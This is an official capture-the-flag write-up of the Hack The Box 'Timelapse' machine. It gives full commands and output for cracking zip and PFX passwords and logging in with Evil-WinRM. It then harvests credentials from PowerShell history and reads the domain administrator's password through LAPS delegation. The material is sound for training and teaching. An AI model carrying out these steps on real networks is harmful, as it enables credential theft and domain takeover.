



HACKTHEBOX



Timelapse

19th August 2022 / Document No
D22.100.194

Prepared By: woodenk

Machine Author(s): d4rkpayl0ad

Difficulty: **Easy**

Classification: Official

Synopsis

Timelapse is an Easy Windows which involves accessing a publicly accessible SMB share containing a zip file with a PFX key. This zip file requires a password, which can be cracked by using John. Extracting the zip file shows it contains a password encrypted PFX file which can be gathered with John as well by converting the PFX file to a hash format readable by John. From the PFX file an SSL certificate and a private key can be extracted which is used for logging in with WinRM. After authentication we discover a PowerShell history file containing login credentials for `svc_deploy` user. User enumeration shows that `svc_deploy` is part of a group named `LAPS_Readers`. The `LAPS_Readers` group has the ability to manage passwords in LAPS, which allows any user from this group to read the local passwords for machines in the domain so by abusing this trust we retrieve the password for Administrator and gain a WinRM session.

Skills Required

- Enumeration
- Password cracking
- Basic understanding of Windows

Skills Learned

- Public SMB Share
- LAPS Privilege Escalation

Enumeration

Nmap

Let's begin by scanning for open ports using `Nmap`.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.166 | grep '^[0-9]' | cut -d '/' -  
f 1 | tr '\n' ',' | sed s/,,$//)  
nmap -p$ports -sC -sV 10.10.11.166
```

```
nmap -p- -sC -sV 10.10.11.152
```

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2022-08-16 15:37:54Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp	open	microsoft-ds?	
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	ldaps?	
5986/tcp	open	ssl/http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_ tls-alpn:			
_ http/1.1			
_ ssl-date: 2022-08-16T15:39:24+00:00; +8h00m00s from scanner time.			
_ http-title: Not Found			
_ http-server-header: Microsoft-HTTPAPI/2.0			
_ ssl-cert: Subject: commonName=dc01.timelapse.htb			
_ Not valid before: 2021-10-25T14:05:29			
_ Not valid after: 2022-10-25T14:25:29			
9389/tcp	open	mc-nmf	.NET Message Framing
49667/tcp	open	msrpc	Microsoft Windows RPC
49673/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
49674/tcp	open	msrpc	Microsoft Windows RPC
49698/tcp	open	msrpc	Microsoft Windows RPC
61148/tcp	open	msrpc	Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows			
Host script results:			
_ smb2-security-mode:			
_ 3.1.1:			
_ Message signing enabled and required			
_ clock-skew: mean: 7h59m59s, deviation: 0s, median: 7h59m58s			
_ smb2-time:			
_ date: 2022-08-16T15:38:47			
_ start_date: N/A			

The output of Nmap shows multiple open ports, a machine name of `dc01` and a domain name of `timelapse.htb`. We notice that SMB is open so we verify if we can get anonymous access to any shares.

PFX file

To view the available SMB shares we use the following command.

```
smbclient -L //10.10.11.152/
```

```
smbclient -L //10.10.11.152/

Enter WORKGROUP\woodenk's password:

      Sharename      Type      Comment
      -
ADMIN$              Disk      Remote Admin
C$                  Disk      Default share
IPC$                 IPC       Remote IPC
NETLOGON             Disk      Logon server share
Shares              Disk
SYSVOL              Disk      Logon server share
```

The output above shows that there is a share with the name `Shares`, which we can access without the use of any credentials.

```
smbclient //10.10.11.152/Shares
```

```
smbclient //10.10.11.152/Shares
Enter WORKGROUP\woodenk's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Mon Oct 25 17:39:15 2021
..               D          0 Mon Oct 25 17:39:15 2021
Dev              D          0 Mon Oct 25 21:40:06 2021
HelpDesk        D          0 Mon Oct 25 17:48:42 2021

6367231 blocks of size 4096. 1229275 blocks available
smb: \> cd Dev\
smb: \Dev\> ls
.                D          0 Mon Oct 25 21:40:06 2021
..               D          0 Mon Oct 25 21:40:06 2021
winrm_backup.zip A        2611 Mon Oct 25 17:46:42 2021

6367231 blocks of size 4096. 1230013 blocks available
smb: \Dev\> get winrm_backup.zip
getting file \Dev\winrm_backup.zip of size 2611 as winrm_backup.zip (31,1 KiloBytes/sec) (average 31,1 KiloBytes/sec)
smb: \Dev\>
```

We find two folders named `Dev` and `HelpDesk`. In the `Dev` folder we find a zip file named `winrm_backup.zip`. Trying to unzip the file requires a password which we don't have at this moment. We attempt to crack the password with hash cracking tool `John`, but first we utilize the `zip2john` utility to convert the zip into a hash format.

```
zip2john winrm_backup.zip > zip.john
john zip.john -wordlist:/usr/share/wordlists/rockyou.txt
```

```

zip2john winrm_backup.zip > zip.john
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr: 2b chk, TS_chk, cmplen=2405,
decmlen=2555, crc=12EC5683

john zip.john -wordlist:/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2022-08-16 10:24) 1.612g/s 5602Kp/s 5602Kc/s 5602Kc/s surfroxy154..supergay01
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

The output is a PFX file which contains an SSL certificate in `PKCS#12` format and a private key. PFX files can be used by WinRM in order to login without a password. Let's extract them from the file.

```
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes
```

```

openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes
Enter Import Password:

Mac verify error: invalid password?

```

The output above shows that we need a different password than `supremelegacy`. Utilizing the `pfx2john` utility we convert the `pfx` file into a hash format then use `John` to crack the password. Using the following command we are able to successfully crack the password to the `pfx` file.

```
python2 /usr/share/john/pfx2john.py legacyy_dev_auth.pfx > pfx.john
john pfx.john -wordlist:/usr/share/wordlists/rockyou.txt
```

```

python2 /usr/share/john/pfx2john.py legacyy_dev_auth.pfx > pfx.john
john pfx.john -wordlist:/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (pfx [PKCS12 PBE (.pfx, .p12) (SHA-1 to SHA-512) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy (legacyy_dev_auth.pfx)
1g 0:00:00:45 DONE (2022-08-16 10:46) 0.02222g/s 71816p/s 71816c/s 71816C/s thuglife06..thsco04
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

NOTE: For people that use Python3, that we remove `b'` and `'` from the output of the Python script to ensure that `John` properly reads the hash.

Once the password is cracked we extract the SSL certificate and private key from the `pfx` file using the following commands.

```
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes
openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out cert.pem
```

Exploitation

Foothold

Since we have decrypted the `pfx` file and generated a valid key and certificate, we can attempt to login through WinRM. In the output of our Nmap command we can see that port 5986 is open, which is commonly used by WinRM but using SSL instead of unencrypted connections. Since `Evil-winRM` allows us to pass a key and certificate using the `-c` and `-k` flags we can pass the certificate and key and authenticate to the target.

Once logged in we perform some manual enumeration to see if we can escalate our privileges by checking the commandline history. Doing so shows us new login credentials.

```
evil-winrm -i 10.10.11.152 -c cert.pem -k key.pem -S
whoami
type
$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

```
evil-winrm -i 10.10.11.152 -c cert.pem -k key.pem -S

*Evil-WinRM* PS C:\Users\legacy\Documents> whoami
timelapse\legacy
*Evil-WinRM* PS C:\Users\legacy\Documents> type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine
\ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PL1C%KwaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

Using the new credentials we are able to login through `Evil-winRM` using the following command.

```
evil-winrm -i 10.10.11.152 -u svc_deploy -p 'E3R$Q62^12p7PL1C%KwaxuaV' -S
```

Upon logging in we can check what groups the `svc_deploy` is a member of.

```
net user svc_deploy
```

```
net user svc_deploy
User name          svc_deploy
Full Name          svc_deploy
Comment
User's comment
<SNIP>
Logon hours allowed All

Local Group Memberships  *Remote Management Use
Global Group memberships *LAPS_Readers          *Domain Users
The command completed successfully.
```

Privilege Escalation

The output of the previous command shows that we are part of the `LAPS_Readers` group. The "Local Administrator Password Solution" (LAPS) is used to manage local account passwords of Active Directory computers. There is a PowerShell module that can be used to retrieve this password which can be found on github named [AdmPwd.PS](#). It can be uploaded with `Evil-winRM` using the following command.

```
upload AdmPwd.PS
```

```
upload AdmPwd.PS
Info: Uploading AdmPwd.PS to C:\Users\svc_deploy\Documents\AdmPwd.PS
Data: 53980 bytes of 53980 bytes copied

Info: Upload successful!
```

After uploading the module we can check what objects can manage the LAPS by using the following command.

```
Find-AdmPwdExtendedRights -identity *
```

```
Find-AdmPwdExtendedRights -identity *

Name                DistinguishedName                Status
-----
Domain Controllers  OU=Domain Controllers,DC=timelapse,DC=htb  Delegated
Servers             OU=Servers,DC=timelapse,DC=htb          Delegated
Database            OU=Database,OU=Servers,DC=timelapse,DC=htb Delegated
Web                 OU=Web,OU=Servers,DC=timelapse,DC=htb    Delegated
Dev                 OU=Dev,OU=Servers,DC=timelapse,DC=htb    Delegated
Staff              OU=Staff,DC=timelapse,DC=htb           Delegated
Admins              OU=Admins,OU=Staff,DC=timelapse,DC=htb   Delegated
Dev                 OU=Dev,OU=Staff,DC=timelapse,DC=htb     Delegated
HelpDesk            OU=HelpDesk,OU=Staff,DC=timelapse,DC=htb Delegated
Groups              OU=Groups,OU=Staff,DC=timelapse,DC=htb   Delegated
More than one object found, search using distinguishedName instead
```

From the output we can see Domain Controllers. Let's look at the right holders to see if we are able to manage the password. We do this by using the following command.

```
Find-AdmPwdExtendedRights -identity 'Domain Controllers' | select-object
ExtendedRightHolders
```

```
Find-AdmPwdExtendedRights -identity 'Domain Controllers' | select-object ExtendedRightHolders

ExtendedRightHolders
-----
{NT AUTHORITY\SYSTEM, TIMELAPSE\Domain Admins, TIMELAPSE\LAPS_Readers}
```

The output of the previous command shows that the LAPS_Readers group has delegation over `Domain Controllers` which allows us to read the password for users in this object. We retrieve the password by using the following command.


```
get-admpwdpassword -computername dc01 | select password
```

```
Import-Module AdmPwd.PS\AdmPwd.PS.psd1
get-admpwdpassword -computername dc01 | Select password

Password
-----
/1B@QZe3{BAAwzs%KY$pTb7d
```

We try to authenticate through `Evil-winRM` with the new credentials using the following command.

```
evil-winrm -i 10.10.11.152 -u administrator -p '/1B@QZe3{BAAwzs%KY$pTb7d' -S
```



```
evil-winrm -i 10.10.11.152 -u administrator -p '/1B@QZe3{BAAwzs%KY$pTb7d' -S -s AdmPwd.PS/  
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami  
Timelapse\Administrator
```

We got a shell as `administrator` and can read the root flag.